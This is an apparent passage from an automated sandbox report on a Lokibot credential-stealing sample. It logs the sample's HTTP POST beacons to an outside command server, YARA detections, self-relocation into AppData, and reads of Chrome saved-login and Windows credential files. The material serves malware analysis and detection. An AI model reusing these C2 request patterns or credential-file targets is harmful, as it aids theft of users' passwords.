*/}.jumbotron h1 { font-size: 128px; font-weight: 700; color: white; text-shadow: 0px 2px 0px #abc,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49700	162.0.223.13	80	C:\Users\user\Desktop\PI#53034601506400.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 07:58:35.112917900 CEST	100	OUT	POST /?0ZbRoqHjbXfrX54fnD4rBmzDYlyFq8Yr7ajvA0OLY4dV9iaxVfYwByaATIgkQeLXp4tZ5i HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 162.0.223.13 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 9AC780C0 Content-Length: 192 Connection: close

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 07:58:36.030708075 CEST	102	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 05:58:35 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 5017 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 31 2f 44 54 44 2f 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 09 09 3c 74 69 74 6c 65 3e 41 70 61 63 68 65 20 48 54 54 50 20 53 65 72 76 65 72 20 54 65 73 74 20 50 61 67 65 20 70 6f 77 65 72 65 64 20 62 79 20 43 65 6e 74 4f 53 3c 2f 74 69 74 6c 65 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 0d 0a 20 20 20 20 3c 21 2d 2d 20 42 6f 6f 74 73 74 72 61 70 20 2d 2d 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 6f 70 65 6e 2d 73 61 6e 73 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0d 0a 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 21 2d 2d 09 09 20 0d 0a 0d 0a 62 6f 64 79 20 7b 0d 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 4f 70 65 6e 20 53 61 6e 73 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 31 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 63 63 63 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 61 28 31 30 2c 20 32 34 2c 20 35 35 2c 20 31 29 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0d 0a 7d 0d 0a 0d 0a 68 32 2c 20 68 33 2c 20 68 34 20 7b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0d 0a 7d 0d 0a 0d 0a 68 32 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 7b 0d 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 28 32 31 32 2c 32 31 32 2c 32 32 31 29 3b 20 2f 2a 20 4f 6c 64 20 62 72 6f 77 73 65 72 73 20 2a 2f 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 61 64 69 61 6c 2d 67 72 61 64 69 65 6e 74 28 65 6c 6c 69 70 73 65 20 61 74 20 63 65 6e 74 65 72 20 74 6f 70 2c 20 72 67 62 61 28 32 35 35 2c 32 35 35 2c 32 35 35 2c 31 29 20 30 25 2c 72 67 62 61 28 31 37 34 2c 31 37 34 2c 31 38 33 2c 31 29 20 31 30 30 25 29 3b 20 2f 2a 20 57 33 43 20 2a 2f 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 68 31 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 38 70 78 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 37 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 0d 0a 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 70 78 20 32 70 78 20 30 70 78 20 23 61 62 63 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"> <html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>Apache HTTP Server Test Page powered by CentOS</title><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> ... Bootstrap --> <link href="/noindex/css/bootstrap.min.css" rel="stylesheet"> <link rel="stylesheet" href="noindex/css/open-sans.css" type="text/css" /><style type="text/css">... body { font-family: "Open Sans", Helvetica, sans-serif; font-weight: 100; color: #ccc; background: rgba(10, 24, 55, 1); font-size: 16px;}h2, h3, h4 { font-weight: 200;}h2 { font-size: 28px;}.jumbotron { margin-bottom: 0; color: #333; background: rgb(212,212,221); /* Old browsers */ background: radial-gradient(ellipse at center top, rgba(255,255,255,1) 0%,rgba(174,174,183,1) 100%); /* W3C */}.jumbotron h1 { font-size: 128px; font-weight: 700; color: white; text-shadow: 0px 2px 0px #abc,


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49701	162.0.223.13	80	C:\Users\user\Desktop\PI#53034601506400.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 07:58:37.371596098 CEST	106	OUT	POST /?0ZbRoqHjbXfrX54fnD4rBmzDYlyFq8Yr7ajvA0OLY4dV9iaxVfYwByaATIgkQeLXp4tZ5i HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 162.0.223.13 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 9AC780C0 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 07:58:38.275764942 CEST	108	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 05:58:37 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 5017 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 31 2f 44 54 44 2f 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 09 09 3c 74 69 74 6c 65 3e 41 70 61 63 68 65 20 48 54 54 50 20 53 65 72 76 65 72 20 54 65 73 74 20 50 61 67 65 20 70 6f 77 65 72 65 64 20 62 79 20 43 65 6e 74 4f 53 3c 2f 74 69 74 6c 65 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 0d 0a 20 20 20 20 3c 21 2d 2d 20 42 6f 6f 74 73 74 72 61 70 20 2d 2d 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 6f 70 65 6e 2d 73 61 6e 73 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0d 0a 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 21 2d 2d 09 09 20 0d 0a 0d 0a 62 6f 64 79 20 7b 0d 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 4f 70 65 6e 20 53 61 6e 73 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 31 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 63 63 63 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 61 28 31 30 2c 20 32 34 2c 20 35 35 2c 20 31 29 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0d 0a 7d 0d 0a 0d 0a 68 32 2c 20 68 33 2c 20 68 34 20 7b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0d 0a 7d 0d 0a 0d 0a 68 32 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 7b 0d 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 28 32 31 32 2c 32 31 32 2c 32 32 31 29 3b 20 2f 2a 20 4f 6c 64 20 62 72 6f 77 73 65 72 73 20 2a 2f 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 61 64 69 61 6c 2d 67 72 61 64 69 65 6e 74 28 65 6c 6c 69 70 73 65 20 61 74 20 63 65 6e 74 65 72 20 74 6f 70 2c 20 72 67 62 61 28 32 35 35 2c 32 35 35 2c 32 35 35 2c 31 29 20 30 25 2c 72 67 62 61 28 31 37 34 2c 31 37 34 2c 31 38 33 2c 31 29 20 31 30 30 25 29 3b 20 2f 2a 20 57 33 43 20 2a 2f 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 68 31 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 38 70 78 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 37 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 0d 0a 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 70 78 20 32 70 78 20 30 70 78 20 23 61 62 63 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"><html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>Apache HTTP Server Test Page powered by CentOS</title><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> ... Bootstrap --><link href="/noindex/css/bootstrap.min.css" rel="stylesheet"> <link rel="stylesheet" href="noindex/css/open-sans.css" type="text/css" /><style type="text/css">... body { font-family: "Open Sans", Helvetica, sans-serif; font-weight: 100; color: #ccc; background: rgba(10, 24, 55, 1); font-size: 16px;}h2, h3, h4 { font-weight: 200;}h2 { font-size: 28px;}.jumbotron { margin-bottom: 0; color: #333; background: rgb(212,212,221); /* Old browsers */ background: radial-gradient(ellipse at center top, rgba(255,255,255,1) 0%,rgba(174,174,183,1) 100%); /* W3C */}.jumbotron h1 { font-size: 128px; font-weight: 700; color: white; text-shadow: 0px 2px 0px #abc,

Statistics

Behavior



System Behavior

Analysis Process: PI#53034601506400.exe PID: **5988**, Parent PID: **6056**

General

Target ID:	0
Start time:	07:58:27
Start date:	23/09/2022
Path:	C:\Users\user\Desktop\PI#53034601506400.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\PI#53034601506400.exe"
Imagebase:	0xa0000
File size:	864768 bytes
MD5 hash:	05D1649E1B980B3D59B189A2FE07FC3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.328500909.0000000002538000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.343096170.0000000003897000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.343096170.0000000003897000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.343096170.0000000003897000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.343096170.0000000003897000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.343096170.0000000003897000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.343096170.0000000003897000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.340586638.0000000003525000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.340586638.0000000003525000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.340586638.0000000003525000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.340586638.0000000003525000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.340586638.0000000003525000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.340586638.0000000003525000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C98CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C98CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI#53034601506400.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CC9C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI#53034601506400.exe.log	0	1394	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6CC9C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C965705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6C965705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6C8C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C96CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6C8C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6C8C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6C8C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6C8C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C965705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6C965705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6B7D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6B7D1B4F	ReadFile

Analysis Process: PI#53034601506400.exe PID: **2312**, Parent PID: **5988**

General

Target ID:	1
Start time:	07:58:37
Start date:	23/09/2022
Path:	C:\Users\user\Desktop\PI#53034601506400.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PI#53034601506400.exe
Imagebase:	0x820000
File size:	864768 bytes
MD5 hash:	05D1649E1B980B3D59B189A2FE07FC3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.323196487.0000000000415000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.323196487.0000000000415000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.323196487.0000000000415000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000001.00000000.323196487.0000000000415000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000001.00000000.322806512.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PI#53034601506400.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	40415C	ReadFile

Disassembly

No disassembly